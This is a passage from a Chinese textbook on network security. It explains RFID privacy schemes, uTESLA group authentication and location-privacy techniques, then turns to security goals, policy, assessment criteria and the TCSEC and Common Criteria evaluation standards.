(3) 阅读器查询获得与标签 MetaID 对应的密钥 K,并发送给标签。

(4) 标签检查 Hash(K)是否与 MetaID 相同,相同则解锁,发送标签真实 ID 给阅读器。

该方案的扩展有随机 Hash 锁协议和 Hash 链协议。前者与 Hash 锁的不同在于阅读器每次访问标签的输出信息都不同；后者为了解决可跟踪性,标签使用了一个 Hash 函数在每次阅读器访问后自动更新标识符,实现前向安全性。

2）匿名 ID 方案

该方案的目标是：使得隐私侵犯者即使在消息传递过程中截获标签信息也不能获得标签的真实 ID。该方案通过第三方数据加密装置,采用公钥加密、私钥加密或者添加随机数生成匿名标签 ID。

虽然标签信息只需要采用随机读取存储器(RAM)存储,成本较低,但数据加密装置与高级加密算法都将导致系统的成本增加。

因标签 ID 加密以后仍然具有固定的输出,因此,安全性也需要考虑。

3）再次加密方案

该方案采用公钥,标签可以再次加密。在用户请求下通过第三方数据加密装置定期对标签数据进行重写。

公钥加密会带来大量的计算负载,因此通常由阅读器处理。该方案的最大缺陷是标签的数据必须经常重写,同时也会导致系统成本的增加,使得大规模的应用受到限制。

3. 混合机制

物理方法和密码机制也可以联合使用,以实现更高的安全性。

除了这些安全机制的研究,RFID 安全问题还需要政策的引导和保护。2002 年 Garfinkel 提出了一个 RFID 权利法案,指明了 RFID 系统创建和部署的五大基本原则,即

RFID 标签产品的用户应具有如下权利：

- 有权知道产品是否包含 RFID 标签。
- 有权在购买产品时移除嵌入的 RFID 标签，使其失效或将其摧毁。
- 有权对 RFID 做最好的选择，如果消费者决定不选择 RFID 或启用 RFID 的 Kill 功能，消费者不应丧失其他权利。
- 有权知道他们的 RFID 标签内存储了什么信息，如果信息不正确，则有方法进行纠正或修改。
- 有权知道何时、何地、为什么 RFID 标签被阅读或修改。

8.4.3 群组认证

为保护接入物联网的实体的隐私和安全，必须对接入方进行网络认证。网络认证主要包括身份认证和消息认证。

- 身份认证。网络认证中，通信双方确认对方的身份并交换会话密钥。用户标识和会话密钥都以密文的方式传送。如果攻击者不知道密钥，就无法窃取会话。但是身份认证容易受到重放攻击的威胁。
- 消息认证。主要是接收方希望保障其接收到的数据确实来自真正的发送端。

群组认证，又称为广播认证，是消息认证的一种特殊方式，即一方广播的消息被多方认证。在物联网中，一个网络中可能存在大量的设备，因此广播认证相对于单播认证是一种更为高效的认证方法。基站可以采用广播的方式查询各个设备，设备收到广播包后，对来源进行认证，通过认证后再进行反馈。

群组认证有两种方式：

- 采用对称密钥，要求全网设备共享一个认证密钥。采用这种方式时，任一个设备泄露了密钥都会导致整个网络的暴露，安全性较差。
- 传统的群组认证通常采用非对称密钥，即接收设备会根据发送设备的数字签名使用公钥进行验证。这种方式安全性更高，但是也会带来签名和验证的开销。

在物联网的认证过程中，无线传感器网络的认证机制是其重要的内容之一，通常基于 TESLA 协议对使用单项散列函数的广播认证进行改进。下面以 uTESLA 为例具体介绍物联网中的认证机制。

uTESLA 是一种基于对称密钥技术的轻量级广播认证机制。基站在发送广播认证包时，使用当前时刻的密钥计算该包的 MAC。当网络中的某设备收到该认证包后存储该包，并等待基站发送验证 MAC 的密钥。之后基站广播验证 MAC 的认证密钥给所有的接收设备，接收设备收到该密钥之后，即可验证缓存的认证包是否正确。该机制需要基站和接收设备之间保持时间同步。

8.4.4 隐私保护

隐私是指个人或机构等实体不愿意被其他人或机构知道的信息，包括个人的薪水、患病情况、消费记录、活动轨迹、公司的财务情况等。但是，随着网络的繁荣和各种数据挖掘技术的发展，隐私泄露问题已经成为严重的问题。

相信每个人都有这样的经历，用户在网上购物之后，会留下自己的购物痕迹、快递地址、

联系电话等隐私信息。当用户再浏览其他网站时，出现的广告很可能与已购商品相关。当你在一个家房屋中介公司登记注册之后，所有的中介公司都会给你打电话询问是否需要服务。在影视作品中，我们也经常见到通过手机跟踪位置、窃听通话的场景。

隐私保护技术可以分为3类：

- 数据失真。在保持某些数据或属性不变的同时，加入干扰信号使隐私数据失真。微信应用中的"寻找附近的人"等基于位置的功能就采用了这种方法。当设备A通过微信找到附近的设备B时，无法获得B的精确位置。为了保护个人隐私，微信应用在B的精确位置上加入干扰噪声，使得A获得的位置与B的真实位置有数十米的误差。这个干扰噪声在不透露B的准确位置的同时，也必须保证B一定位于A的搜索范围内，而非千里之外。数据失真的方法效率较高，但是也损失了一定的数据准确度。
- 数据加密。采用加密技术在数据挖掘过程中隐藏敏感数据，这种方法经常用在安全多方计算等分布式应用场景中。数据加密可以保障数据的准确度，但是计算开销较大，可能无法在资源受限的低成本设备上使用。
- 限制发布。根据具体情况进行有条件的发布数据，对数据进行泛化，或是仅仅发布数据中的某几个域。限制发布可以保障数据的真实性，但是也有一定的数据损失。

下面以位置隐私信息为例来说明物联网中针对位置隐私的具体保护方法。假设用户打开"大众点评"APP，寻找最近的医院，用户希望只有自己知道准确的位置，而APP服务商和攻击者都无法获知自己的真实位置。此时主要有3种防御方法：

- 假位置。如图8.7(a)所示，用户在进行基于位置的服务时，APP将产生多个假地址。攻击者在窃取地址信息时无法分辨真假地址，从而降低位置信息泄露的可能性。
- 时空匿名。如图8.7(b)所示，对位置信息进行失真处理，当用户提出查询时，只有用户自己可以获得自己的精确位置，然后使用一个区域而非一个精确地点来表示用户位置。服务商和攻击者只能看到扩展之后的位置范围，而无法获得其具体位置。
- 空间加密。对位置信息进行加密，由于服务商和攻击者无法获知用户的加密方式和密钥，因此无法计算出加密前的原始位置数据。




(a) 假位置



(b) 时空匿名

图8.7 位置隐私保护方法

从该例也可以看出，隐私保护和精确的个性化服务是一对矛盾，如何兼顾二者将是一个巨大的挑战。同时隐私保护不仅需要用户的主动，也需要服务提供商的配合。现在常见的

情况是：用户只能被动地接受服务提供商的隐私保护条例，无法控制自己提供的数据以及数据将被用作何种用途。我国已经开始重视对隐私的保护，将其作为一项人格利益加以保护，但是现在还存在着很大的不足。隐私保护仍然需要高效的技术保障和更有力的政策保护。

8.5　本章小结

本章主要介绍了物联网中的安全隐患以及相应的安全防御措施。物联网的安全问题将成为未来社会新的安全威胁方向。网络安全领域很多典型防控措施，如分隔、域、安全服务最小化等，已经不能完全适应物联网带来的安全新挑战，针对物联网的特征，对有价值的业务进行精确管控和持续防护，才是确保企业和用户安全的关键因素。物联网的安全问题需要业界和用户的重视，不仅需要研究推广安全防御措施，也应该同时积极推进安全防御标准化。相信未来物联网安全性会得到整体提升。

我国在物联网安全的标准化上也做出了突出贡献。第二届世界互联网大会上，中国自主研发的一项物联网安全关键技术 TRAIS 已被纳入国际标准，这是中国在物联网核心技术 RFID 领域的首个国际标准，是中国科技企业参与国际标准制定的又一次突破。

8.6　本章习题

1. 结合校园卡的应用场景和使用的技术，思考这一场景可能涉及的安全问题。
2. RFID 的主要安全漏洞和防御手段有哪些？
3. 在日常生活中，有哪些经常使用的设备和技术可能泄露个人隐私？可以采用什么措施保护隐私？
4. 说明位置服务和隐私保护的关系。
5. 阐述什么是小数据以及它的重要性。
6. 物联网安全威胁和主要的攻击手段有哪些？
7. 简述蓝牙锁面临的主要安全漏洞。
8. 简述重放攻击的工作方式。
9. 简述《高速率超带宽通信的物理层和媒体介入控制标准》中的 3 种安全模式。
10. 简要介绍隐私保护技术的 3 种方式。

第 9 章　安全管理与安全标准

在网络系统的运行维护过程中，很多技术人员和管理者往往过分强调如何运用技术手段保证网络系统的安全。实际上，网络系统的安全性并非仅依靠技术手段就能够保证，还必须结合安全管理措施统筹兼顾。有效的安全管理能够让保障网络系统安全的技术充分发挥其应有效用。安全管理与安全技术并不是相互独立的两个方面，而是在网络系统安全保障过程中相辅相成的两个方面。基于安全技术的管理和基于管理的安全技术应用是保障网络系统安全可靠必不可少的两大支柱。

在网络系统安全管理体系中，首先需要明确安全管理的目标，进而制定保证安全目标得以实现的安全管理策略和管理措施，最后需要保证制定的策略和措施能够得到严格的贯彻和落实。

本章主要内容：

- 安全目标
- 安全方针政策
- 安全评估与等级保护
- 安全风险管理
- 安全管理措施
- 安全防御系统的实施

9.1　安全目标

网络系统对于安全方面的基本要求就是在网络系统建设和日常运行维护过程中充分考虑网络传输的各种风险，从而确保网络中运行的各种应用系统能够安全可靠地运行。本节将从安全目标的制定原则和安全目标的分解两个方面进行介绍讲解。

9.1.1　安全目标的制定原则

安全目标的制定原则如下：

- 可用性。这是安全目标制定过程中首先需要考虑的要素，即确保应用系统有效运转并使授权用户得到所需的信息服务。
- 完整性。包括数据完整性和系统完整性。数据完整性主要是指系统中的数据在传输过程中不被非授权方篡改，数据能够原样传输到接收方。系统完整性主要是指系统能够正常运行，这依赖程序的正常运转，而程序的运行又与其可执行文件直接相关。所以，系统完整性是指系统中可执行文件的完整性，即程序文件没有被非法修改。
- 保密性。即不向非授权个人和部门暴露私有或者保密信息。换而言之，没有经过授权的用户或者部门不能查看相关信息。
- 可审计性。即系统能够如实记录每个实体的全部行为，可以为防止事后抵赖、隔离

故障、检测和防止入侵、事后恢复和法律诉讼提供支持。

• 保障性。即提供并正确实现应用系统的功能，在用户或者软件无意中出现差错时提供充分的保护，在遭受恶意的系统穿透或者旁路时提供充足的防护。

9.1.2　安全目标的分解

在为某一特定网络系统制定安全目标时可采用由上而下逐级细化的方式进行，即先确定运行维护组织整体需要达到的顶层安全目标，然后按照组织架构逐层分解顶层安全目标。在分解安全目标的过程中必须保证下一级安全目标严于上一级安全目标，这样在实际运行维护网络系统的过程中才能使得顶层安全目标得以保证。为了便于理解，表 9.1 给出了国内某机场集团网络安全目标的制定样例及安全目标的分解情况。

表 9.1　某机场集团信息网络安全目标分解情况

部门	安全目标	科室	安全目标	岗位	安全目标
信息技术部	年度部门责任原因导致的信息安全事故 0 次	运行维护科	年度科室责任原因导致的信息安全事故 0 次	信息管理员	年度各岗位人员责任原因导致的信息安全事故 0 次
		信息规划科	年度科室责任原因导致的信息安全事故 0 次	工程管理员	年度各岗位人员责任原因导致的信息安全事故 0 次
	年度部门责任原因导致的信息安全事件 0 次	运行维护科	年度科室责任原因导致的信息安全事件 0 次	信息管理员	年度各岗位人员责任原因导致的信息安全事件 0 次
		信息规划科	年度科室责任原因导致的信息安全事件 0 次	工程管理员	年度各岗位人员责任原因导致的信息安全事件 0 次
	年度部门非人为原因导致的信息安全事件千小时率不超过 0.57	运行维护科	年度科室非人为原因导致的信息安全事件千小时率不超过 0.34	信息管理员	年度各岗位人员非人为原因导致的信息安全事件千小时率不超过 0.028
		信息规划科	年度科室非人为原因导致的信息安全事件千小时率不超过 0.12	工程管理员	年度各岗位人员非人为原因导致的信息安全事件千小时率不超过 0.05
	年度部门人为差错导致的信息安全事件隐患千小时率不超过 0.91	运行维护科	年度科室人为差错导致的信息安全事件隐患千小时率不超过 0.57	信息管理员	年度各岗位人员人为差错导致的信息安全事件隐患千小时率不超过 0.047
		信息规划科	年度科室人为差错导致的信息安全事件隐患千小时率不超过 0.24	工程管理员	年度各岗位人员人为差错导致的信息安全事件隐患千小时率不超过 0.1
	年度信息系统故障千小时每万人次率不超过 0.027	运行维护科	年度信息系统一级故障千小时每万人次率不超过 0.0027	信息管理员	年度各岗位信息系统一级故障千小时每万人次率不超过 0.0002
			年度各岗位信息系统二级故障千小时每万人次率不超过 0.002		年度信息系统二级故障千小时每万人次率不超过 0.024
	年度部门责任原因导致的重要保密数据、信息泄密事件 0 次	运行维护科	年度科室责任原因导致的重要保密数据、信息泄密事件 0 次	信息管理员 机房管理员	年度各岗位责任原因导致的重要保密数据、信息泄密事件 0 次
		信息规划科	年度科室责任原因导致的重要保密数据、信息泄密事件 0 次	工程管理员 信息安全员	年度各岗位责任原因导致的重要保密数据、信息泄密事件 0 次

9.2 安全方针政策

网络系统运行维护组织应依据既定的安全目标、要求，健全网络系统安全运行保障的体制机制，激励调动运行维护人员的主动性、积极性、创造性，确立贯彻安全方针的基本理念，制定安全方针政策。

9.2.1 贯彻安全方针的基本理念

在实施网络安全管理过程中，运行维护组织在明确安全目标的同时还应该制定明确的安全方针政策，并有效地贯彻执行既定的安全方针。在贯彻安全方针的过程中应当遵照以下原则进行实施：

- 牢固树立持续安全理念，正确处理网络系统安全与系统所服务机构的安全和效益的关系，确保安全方针落实到基层，落实到运行维护岗位，落实到日常各项运维工作中。
- 运用系统安全理论，通过持续的危险源识别和风险管理过程，将网络系统风险控制在可接受的水平或以下，确保网络系统安全方案、标准、措施符合甚至高于国家、行业的网络安全规章制度与标准。
- 坚持将严格管理和科学管理结合起来，不断总结经验教训，不断完善网络安全管理制度、程序和措施，确保网络系统始终处于安全、稳定、协调、持续的可控状态。
- 综合运用行政、法制、经济等手段，不断增强网络系统运行维护人员的安全意识、危机意识和责任意识，着力营造积极主动的网络安全文化，确保落实网络安全责任。

9.2.2 安全政策

网络系统运行维护组织可根据自身行业特点、网络系统安全保护等级需求以及组织自身运行维护能力制定相匹配的安全政策。根据目前业内网络系统运行维护的案例与经验，大多数网络系统运行维护组织所制定的安全政策应包含但不仅限于以下内容：

- 坚决遵守国家有关网络安全的法律法规，以风险管理手段确保不违反现行的法律法规，不降低现有的网络安全水平，不产生不可接受的风险。
- 实施安全目标责任制，每年可与组织内各级人员签订安全目标责任书，定期检查目标落实情况，年终统一考核。
- 建设学习型运维团队，培育积极主动的网络安全文化，鼓励报告安全隐患。
- 加强网络系统安全基础设施建设，确保足够的投入，保证网络系统设备设施符合国家规范标准，及时治理隐患。

9.3 安全评估与等级保护

9.3.1 安全评估内容

安全评估的内容可以分为 7 个方面，如图 9.1 所示。




图 9.1　安全评估的内容

1. 安全体制

1）安全需求分析

在对网络资源进行安全漏洞分析、安全威胁分析的基础上，确定网络中的安全风险，对可能产生的安全事故和损失进行分析，从而确定其安全需求。

2）网络信息安全体制

根据安全需求，按 GB 9387.2 标准建立网络信息安全体制，包括技术体系、管理体系和评估检测体系。

系统进行安全检测时必须符合国家及相关部门与安全相关的法律、法规和标准的要求，并由有关部门指定的检测机构对系统的网络信息安全进行检测。

2. 安全管理

1）安全策略

按照安全体制的要求，根据国家相应的安全法律、法规和标准确定安全方针和采取的措施。

2）安全管理

建立相应的安全组织并配备安全应急处理中心，制定安全培训制度，从而保证能够及时处理安全事故。按国家保密法的规定确定系统中各种数据的密级，建立相应的保密制度。

3. 安全审计

(1) 系统应该产生下列可审计事件的审计记录：

- 审计功能的打开与关闭。
- 用户与角色的关联与分离。
- 用户身份认证机制的使用。
- 失败的认证次数。
- 所有数据传输的请求及其结果。
- 所有加、解密操作的类型和结果。
- 系统时间的更改。
- 其他系统中定义的审计事件。

(2) 审计记录中至少应该包括下列内容：

- 事件发生的时间和日期。
- 事件类型。
- 主、客体标识符。
- 事件结果。

(3) 系统应该赋予授权的管理员从审计日志中读取审计数据的能力，并以用户可以理解的形式提供审计数据，以及提供根据下列属性对审计数据进行查找和排序的功能：

- 网络地址。
- 事件发生的时间和日期。

(4) 系统应提供审计数据的保护，阻止对审计数据的修改和非授权删除。

4. 身份鉴别

1) 用户安全属性

系统应该为每一个用户确定下列安全属性：

- 用户标识符；
- 用户与管理角色的关联；
- 系统中定义的其他安全属性。

2) 用户身份鉴别

系统在执行由系统的安全策略控制的并代表用户的活动之前，必须要求该用户进行身份鉴别。

3) 多重身份认证机制

系统应该提供下列多重机制来支持用户身份认证：

- 当被授权的管理员需要远程访问系统时，系统必须使用单个用户身份认证机制对其身份进行认证，认证通过后才可以允许该授权管理员执行任何由安全策略控制的活动。
- 系统支持的最基本的身份认证机制应为口令机制。
- 系统还可以支持其他的身份认证机制，如基于指纹的生物特征认证机制等。
- 在网络环境中，具体的身份认证机制应该符合身份认证协议的国家标准。
- 当网络中的两个实体需要通信时，相互之间必须经过身份认证才可以进行。这种身份认证可以通过可信的第三方进行，且应采用国家标准的网络身份认证协议。

4) 身份认证失败处理

系统应该探测到用户尝试身份认证的次数，并在该次数达到系统预先定义的某一数值时拒绝对该用户的身份认证，同时拒绝执行任何代表该用户的活动。

5. 访问控制和数据保护

1) 数据传输规则

当有数据在网络中流动时，应依据下列属性实施传输规则：

- 源地址；
- 目的地址；
- 传输层协议；

• 数据流入流出的物理和逻辑接口；
• 网络服务类型；
• 其他系统定义的安全属性。

数据传输可以使用上述部分或全部属性。

在传输过程中系统应保证数据来自正确的发送方而非假冒方，数据送到了正确的接收方而没有丢失或误送，收与发的内容一致。

2）数据传输的保护

系统应该保证网络中传输的数据的机密性和完整性。保证数据在处理、传输过程中不被窃取和篡改。应按照国家相应的密码协议规定对敏感数据进行加密传输。

6. 不可抵赖性

1）源抵赖阻止

当数据传输时，系统应该强制产生数据传输源的证据，并提供验证该证据的手段。这种手段可以借助国家相应的密码协议和标准获得。

2）目的抵赖阻止

当数据传输时，系统应该强制产生数据传输目的的证据，并提供验证该证据的手段。这种手段可以借助国家相应的密码协议和标准获得。

7. 物理安全

1）机房安全

网络系统必须按 GB/T 9361—2011《计算机场地安全要求》和 GB/T 2887—2011《计算机场地通用规范》的要求建立机房。

2）设备安全

网络系统中所有设备必须符合 GB/T 4943—2011《信息技术设备安全》和 GB/T 9254—2008《信息技术设备的无线电骚扰限值和测量方法》对设备安全的要求。

9.3.2　安全评估标准

在实施网络系统过程中，检测和评估是保障网络信息安全与保密的重要措施，它能够把不符合要求的设备或系统拒之门外。国际上已经为此制定了许多相关的标准，国内也已经建立了十几个不同专业的检测评估中心。

安全检测与评估是一项十分艰巨的任务。在网络环境下，许多因素是动态的、不确定的、随机的，有些因素还与敌对双方的技术水平、能力、各种威胁和攻击手段及对策相关。究竟该如何进行安全评估呢？

一种可行有效的思路是：先进行各个单项检测与评估，然后再进行综合检测与评估，即由局部到整体，由单功能到多功能，逐步完善。重点考虑网络故障类型、网络告警原因、故障严重性级别、故障阈值、故障修复和故障频次等。

9.3.2.1　安全评估标准发展概况

安全标准是安全理论和技术的总结，对安全产品的功能、结构及交互操作都提出了要求。安全标准的制定也是一个国家科研水平、技术能力的体现，反映了一个国家的综合实力。安全标准还是加入 WTO 的国家保护自己利益的重要手段。因此，各国都很重视安全

标准的研究、制定和推广工作。

美国是安全评估的发源地。早在20世纪70年代,美国就开展了有关信息安全测评认证的研究工作,并于1985年由美国国防部正式发布了著名的《可信任计算机系统评价准则》(Trusted Computer System Evaluation Criteria,TCSEC),由于该书封面是橘色,因此俗称"橘皮书"。这是国际上公认的第一个计算机信息系统评估标准。"橘皮书"论述的重点是通用的操作系统,为了使它的评判方法适用范围更广,1987年出版了一系列增补解释,如《可信计算机数据库解释》("黄皮书")、《可信计算机网络解释》("红皮书")等,俗称"彩虹系列"。其中,"红皮书"在"橘皮书"的基础上增加了与网络安全评估有关的解释与说明,从网络安全的角度出发,解释了准则中的观点,从用户登录、授权管理、访问控制、审计跟踪、隐通道分析、可信通道建立、安全检测、生命周期保障、文本写作、用户指南等各个方向提出了规范性要求。

"橘皮书"是应用最早、影响最大的计算机安全评估标准,它带动了国际计算机安全的评估研究。但是随着时间推移,"橘皮书"暴露出严重的局限性,它偏重于信息安全的保密性,而对于完整性与可用性没有给予足够的重视。因此,在随后的十多年里,欧美各国都积极开发建立在TCSEC基础上的评估准则,这些准则更灵活,也更适应IT技术的发展。

1991年,英国、法国和荷兰等欧洲国家联合提出了欧洲《信息技术安全评估准则》(ITSEC)。ITSEC作为多国安全评估标准的产物,应用于军队、政府和商用部门,它以超越TCSEC为目的,并将安全概念分为"功能"与"保证"两部分。"功能"指为满足安全需求而采取的一系列技术安全措施,如访问控制、审计、鉴别和数字签名等。"保证"是指确保功能正确实现及其有效性的安全措施。ITSEC中还首次提出了安全目标的概念,包括对被评估产品或系统安全功能的具体规定及其使用环境的描述。

1989年,加拿大可信计算机产品评估准则CTCPEC 1.0版公布,它是专为政府需求而设计,1993年又公布了3.0版。作为ITSEC和TCSEC的结合,CTCPEC将安全分为功能性要求和保证性要求两部分。功能性要求分为机密性、完整性、可用性和可控性四大类,在每种要求下又分成许多级以表示功能性的差别。

20世纪90年代初,美国为适应信息技术的发展和加强美国国内非军用信息技术产品的安全性,对TCSEC进行了修订。首先,针对TCSEC的C2级要求提出了适用于商业组织和政府部门的最小安全功能要求(MSFR)。后来,在MSFR和加拿大CTCPEC的基础上,美国1992年年底公布了FC草案1.0版,它是结合北美和欧洲有关评估准则概念的另一标准。在此标准中引入了"保护轮廓"这一重要概念,每个保护轮廓都包括功能部分、开发保证部分和测评部分。其分级方式和TCSEC不同,充分吸收了ITSEC、CTCPEC的优点,主要供美国政府、民间和商业使用。

全球IT市场的发展,需要标准化的信息安全评估结果在一定程度上可以互相认可,以减少各国在此方面的一些不必要的开支,从而推动全球信息化的发展。国际标准化组织从1990年开始着手编写《国际标准评估准则》,简称"通用准则(CC)",1996年,颁布了1.0版,1998年颁布了2.0版,1999年6月ISO正式将CC 2.0作为国际标准ISO 15408发布。在CC中充分突出"保护轮廓",将评估过程分为"功能"和"保证"两个部分,此通用准则是目前最全面的信息技术评估准则。

由于信息系统和安全产品的安全性评估具有特殊性,各国都不会无条件地接受由他国

所作的评估结果,大多数国家都要通过本国标准的测试才给予认可。因此,很少有国家会把信息安全产品和系统的安全性建立在国际的评估标准、评估体系和评估结果的基础上,而是在充分借鉴国际标准的前提下,制定本国的安全评估标准。

我国从 20 世纪 90 年代开始起草国内的安全评估标准,1999 年 9 月 13 日发布了《计算机信息系统安全保护等级划分准则》,并于 2001 年 1 月 1 日起实施。该标准的配套标准也在制定和修订中。

9.3.2.2　国际安全标准

1. TCSEC

TCSEC 的发布主要有以下 3 个目的:

- 为制造商提供安全标准,使他们在开发商业产品时加入相应的安全因素,为用户提供广泛可信的应用系统。
- 为国防部各部门提供度量标准,用来评估计算机系统或其他敏感信息的可信程度。
- 在分析、研究和制定规范时,为制定安全方面的需求提供基础。

TCSEC 根据以下几个方面进行安全性评估:

- 安全策略。必须有明确的由系统实施的安全策略。
- 识别。必须唯一而可靠地识别每个主体,以便检查主体/客体的访问请求。
- 标记。必须给每个客体(目标)作一个“标号”,指明该客体的安全级别。这种结合必须做到对该目标进行访问请求时都能得到该标号以便进行对比。
- 可检查性。系统对影响安全的活动必须维持完整而安全的记录。这些活动包括系统新用户的引入、主体或客体的安全级别的分配和变化以及拒绝访问的企图。
- 保障措施。系统必须包含实施安全性的机制并能评价其有效性。
- 连续的保护。实现安全性的机制必须受到保护以防止未经批准的改变。

TCSEC 作为军用标准,提出了美国在军用信息技术安全性方面的要求。由于当时技术和应用的局限性,TCSEC 提出的要求主要针对没有外部连接的多用户操作系统。安全等级从低到高分为成 4 个大类(D、C、B、A)和 7 个小类(D、C1、C2、B1、B2、B3、A),每一级要求涵盖安全策略、责任、保证和文档 4 个方面。后来,为适应信息技术的发展又陆续颁布了一系列的解释性文件,如“可信网络解释(TNI)”和“可信数据库管理系统说明(TDI)”。

各安全等级的主要特征参见表 9.2。

表 9.2　TCSEC 安全等级

安全等级	名　称	主 要 特 征
A	可验证的安全设计	形式化的最高级描述和验证,形式化的隐蔽通道分析,非形式化的代码一致性证明
B3	安全域机制	安全内核,高抗渗透能力
B2	结构化安全保护	设计系统必须有一个合理的总体设计方案,面向安全的体系结构,遵循最小授权原则,较好的抗渗透能力,访问控制应对所有的主体和客体进行保护,对系统进行隐蔽通道分析
B1	标号安全控制	除了 C2 级的安全需求外,增加了安全策略模型、数据标号(安全和属性)、托管访问控制

续表

安全等级	名　　称	主 要 特 征
C2	受控的访问控制	存取控制以用户为单位，进行广泛的审计，如 UNIX、Linux、Windows 等操作系统
C1	选择的安全保护	有选择的存取控制，用户与数据分离，数据的保护以用户组为单位
D	最小保护	保护措施很少，几乎没有安全防范功能，如 DOS、Windows 等操作系统

在这 7 个级别中，B1 级和 B2 级的级差最大，因为只有 B2、B3 和 A 级才是真正的安全等级，它们至少经得起程度不同的严格测试和攻击。目前，我国计算机的操作系统大都是引进国外的 C1 级和 C2 级产品。因此，开发我国自己的高级别的安全操作系统和数据库的任务迫在眉睫。

2. CC

CC 作为国际标准，对信息系统的安全功能、安全保障给出了分类描述，并在综合考虑信息系统的资产价值、威胁等因素后，对被评估对象提出了安全需求（保护轮廓，PP）及安全实现（安全目标，ST）等方面的评估。由于 CC 评价准则的文本冗长，表述抽象，非专业人员阅读存在一定的困难，因此这里简单介绍 CC 的思想。

CC 重点考虑人为的信息威胁，无论是有意的还是无意的，也可用于非人为因素导致的威胁。CC 适用于硬件、固件和软件实现的信息技术安全措施，而某些内容因涉及特殊专业技术或仅是信息技术安全的外围技术，因此不在 CC 的范围内，例如：

- CC 不包括那些与信息技术安全措施没有直接关联的、属于行政性管理安全措施的安全评估准则。在评估对象（Target of Evaluation，ToE）的运行环境中，这类管理安全措施被认为是 ToE 安全使用的前提条件。
- CC 不专门针对信息技术安全性的物理方面（如电磁辐射控制）的评估。
- CC 不涉及评估方法学，也不涉及评估机构使用 CC 的管理模式或法律框架。
- 评估结果用于产品和系统认可的过程不在 CC 的范围之内。
- CC 不包括密码算法固有质量评价准则。

CC 由一系列截然不同但又相互关联的部分组成，全文包括 3 个部分：

- 第一部分：简介和一般模型。这一部分介绍了 CC 的一般概念和格式，描述了 CC 的结构和适用范围，以及安全功能、保证需求的定义，并给出了保护轮廓和安全目标的结构。
- 第二部分：安全功能要求。这一部分为用户和开发者提供了一系列安全功能组件，作为表述评估对象功能要求的标准方法，在保护轮廓和安全目标中将使用这些功能组件进行描述。
- 第三部分；安全保证要求。这一部分为开发者提供了一系列安全保证组件，作为表述评估对象保证要求的标准方法，同时还提出了 7 个评估保证级别（Evaluation Assurance Level，EAL）。各保证级别与 TCSEC 等级别的大致对应关系如表 9.3 所示。

表 9.3　CC 评估保证级别与 TCSEC 的对照

CC 保证级别	CC 保证级别名称	对应的 TCSEC 等级
EAL1	功能测试	C1
EAL2	结构测试	C1
EAL3	功能测试与校验	C2
EAL4	系统的设计、测试和评审	B1
EAL5	半形式化设计和测试	B2
EAL6	半形式化验证的设计和测试	B3
EAL7	形式化验证的设计和测试	A

CC 的 3 个部分相互依存，缺一不可，第一部分介绍 CC 的基本概念和基本原理，第二部分提出了技术要求，第三部分提出了非技术要求和对开发过程、工程过程的要求。

CC 作为评估信息技术产品和系统安全性的世界性通用准则，是信息技术安全性评估结果国际互认的基础。早在 1998 年 1 月，经过两年的密切协商，美国、加拿大、法国、德国以及英国的政府组织签订了历史性的安全评估互认协议：《IT 安全领域内 CC 认可协议》。根据该协议，在协议签署国范围内，在某个国家进行的基于 CC 的安全评估将在其他国家得到承认。对 IT 产品及保护轮廓的安全评估来说，此协议的签订代表着该领域的一个重要进步，该协议的参与者在这个领域内有着共同的目的，主要如下：

- 确保 IT 产品及保护轮廓的评估遵循一致的标准，为这些产品及保护轮廓的安全提供足够的信心。
- 在国际范围内提高那些经过评估的、安全性增强的 IT 产品及保护轮廓的可用性。
- 消除 IT 产品及保护轮廓的重复评估，改进安全评估的效率及成本，改进 IT 产品及保护轮廓的证明确认过程。

根据 CC 认可协议，已经获得 CC 证书的 IT 产品及保护轮廓在使用前不必再经过评估及证明/确认。协议中规定了在何种情况下，协议方都将接受或承认其他协议方进行的 IT 安全评估及相关证明/确认。由签约各方代表组成的管理委员会将负责有关该协议的执行及其他相关事务。目前加入 CC 互认协定的国家有澳大利亚、新西兰、加拿大、芬兰、法国、德国、希腊、以色列、意大利、荷兰、挪威、西班牙、瑞典、奥地利、英国及美国。

9.3.2.3　国内安全标准

1.《计算机信息系统安全保护等级划分准则》(GB/T 7859—1999)

